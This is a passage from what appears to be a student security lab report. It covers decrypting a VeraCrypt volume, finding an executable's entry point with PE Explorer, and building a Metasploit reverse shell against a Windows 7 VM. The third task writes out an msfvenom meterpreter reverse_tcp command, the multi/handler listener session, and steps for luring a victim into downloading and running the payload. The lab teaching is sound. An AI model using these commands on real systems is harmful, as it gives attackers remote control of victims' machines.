

Figure 1.4 Virtual Drive in VeraCrypt

10. Navigate to the virtual drive and locate the encrypted file containing the secret code.
11. Open the file and get the secret code—it's "never give up".

POC:



Figure 1.5: Result

MITIGATIONS:

- **Use Strong Passwords:** Encourage the use of complex and unique passwords to enhance encryption security.
- **Strong File Encryption:** Implement strong encryption algorithms and techniques to protect files, making them harder to decrypt without the proper credentials.
- **Multi-Factor Authentication:** Implement additional layers of authentication for added protection.
- **Limit Access Permissions:** Restrict access to sensitive files and encryption tools only to authorized personnel, reducing the risk of unauthorized decryption attempts.
- **Regular Software Updates:** Ensure that VeraCrypt and all related software are regularly updated to patch any known vulnerabilities and maintain robust encryption security.
- **Backup Encrypted Files:** Regularly back up encrypted files to secure locations, enabling recovery in case of data loss or corruption while maintaining confidentiality.

- **Regular Security Audits:** Conduct periodic audits to identify and address any vulnerabilities in encryption practices.
- **Employee Training:** Provide comprehensive training to employees on encryption best practices, password management, and recognizing potential security threats to mitigate the risk of data breaches.

CONCLUSION:

Decrypting files encrypted with VeraCrypt demonstrates the importance of robust encryption methods in safeguarding sensitive information. By following the outlined methodology and implementing appropriate mitigations, organizations can enhance their data security posture and protect against unauthorized access.

Task-2

OBJECTIVE:

The objective of this report is to determine the entry point address of the VeraCrypt executable using the PE Explorer tool.

INTRODUCTION:

This report aims to identify the entry point address of the VeraCrypt executable by leveraging the PE Explorer tool. Understanding the entry point address is crucial for analysing the execution flow of the VeraCrypt program and can aid in detecting any potential vulnerabilities or malicious activities associated with it. By delving into the internals of the executable, we can gain valuable insights into its functionality and strengthen overall system security.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

• PE Explorer

• Windows OS

Hardware:

• Computer with sufficient processing power and memory to run the PE Explorer too smoothly.

METHODOLOGY:

1. Start by launching the PE Explorer tool on your computer.

POC:



Figure 2.1: PE Explorer Software

2. Open the VeraCrypt executable file within PE Explorer by accessing the "File" menu and selecting "Open File."

3. Locate the VeraCrypt setup file in your computer's directories and load it into PE Explorer by clicking "Open."

POC:



Figure 2.2 Opening VeraCrypt setup file in PE Explorer

4. Once loaded, explore the PE Explorer interface to access detailed information about the VeraCrypt setup file.

POC:



Figure 2.3: Header Information & Address of Entry Point

5. Within this information, pinpoint the entry point address of the VeraCrypt executable and record it for future use.

The entry point address of the VeraCrypt executable is identified as 004237B0.

Mitigations:

- **Code Signing:** Implement code signing mechanisms to verify the integrity and authenticity of the VeraCrypt executable, reducing the risk of tampering or unauthorized modifications to the entry point address.
- **File Integrity Monitoring**: Employ file integrity monitoring solutions to continuously monitor changes to the VeraCrypt executable, alerting administrators of any unauthorized alterations to the entry point address.
- **Secure Development Practices:** Adhere to secure coding practices during the development of VeraCrypt to minimize the likelihood of introducing vulnerabilities that could impact the entry point address or overall system security.
- **Regular Security Audits:** Conduct periodic security audits of the VeraCrypt executable using tools like PE Explorer to proactively identify any anomalies or potential security issues related to the entry point address.
- **Access Control:** Restrict access to critical system files and executables, including VeraCrypt, to authorized users only, mitigating the risk of unauthorized modifications or exploitation of the entry point address.

CONCLUSION:

Analysing the entry point address of the VeraCrypt executable provides valuable insights into its internal structure and behaviour, enhancing our understanding of its functionality and potential security implications. By leveraging tools such as PE Explorer and implementing robust mitigations, organizations can bolster the security posture of VeraCrypt and mitigate the risk of exploitation or compromise.

Task-3

OBJECTIVE:

Create a payload using Metasploit and make a reverse shell connection from a Windows 7 machine in your virtual machine setup.

INTRODUCTION:

In this demonstration, we'll illustrate how a hacker can gain control of a computer using a specific type of code. This code allows them to access the computer and perform unauthorized actions, such as stealing data or causing damage. By observing this process, we'll learn why it's crucial to fortify our computer security against potential threats.

REQUIREMENT SOFTWARE AND HARDWARE:

Software:

- Oracle VM
- Kali Linux
- Windows OS
- Msfvenom
- Metasploit

Hardware:

- Computer with sufficient processing power and memory to run the Windows, Kali Linux in virtual machine smoothly.

METHODOLOGY:

1. **Check the IP addresses:** “ifconfig” command in kali linux terminal and “ipconfig” command in windows power shell to find out the IP address
   Kali Linux IP: 192.168.56.85
   Windows IP: 192.168.55.102



Figure 3.1: IP Addresses of Kali and Windows

2. **Connectivity:** To check connection use “ping” command.



Figure 3.2: Checking Connection using ping command

3. **Craft the Code:** We utilized the msfvenom utility to generate a specialized code, known as a reverse shell payload. This code facilitates the establishment of a concealed connection from the victim's machine back to the attacker's system. The command used for this process was: “msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.56.85 lport=5555 -f exe > file path” (as mentioned below).



Figure 3.3: Creating Sneaky Code

4. We next have to convince our victim that they need to a website and that they need to download this payload, the easiest way for someone to transfer files from a kali machine up to target is using a python 3 simple http server



Figure 3.4: Python 3 HTTP Server

5. **Activate the Metasploit Framework:** Following the creation of the payload, we initiated the Metasploit Framework on the attacker's machine using the msfconsole command.



Figure 3.5: Metasploit Framework

6. **Configure the Listener:** To prepare for exploitation, we configured the listener within the Metasploit Framework. This involved ensuring that the payload, as well as the listener's host (LHOST) and port (LPORT), were adjusted to match the specifications used during payload generation.

```
       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post        ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.85
lhost => 192.168.56.85
msf6 exploit(multi/handler) > set lport 5555
lport => 5555
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.85:5555
```

Figure 3.6: Setting up the Listener

7. **Transmit the Payload to the Victim:** Subsequently, the generated payload file (reverse_tcp.exe) was discreetly transferred to the victim's machine through file transfers by providing a link “http://192.168.56.85:8000”.



Figure 3.7: Transferring the Malicious file to victims’ machine

8. **Execute the Exploit:** Upon receiving the payload, the victim executed the malicious file, thereby initiating a reverse shell connection that stealthily communicated back to the attacker's system.



Figure 3.8: Installing Malicious file in Victims Machine

9. **Establish Unauthorized Access:** With the reverse shell connection established, the attacker gained surreptitious access to the victim's machine.



Figure 3.9: Establishing Unauthorized Accessing Victims machine through reverse shell

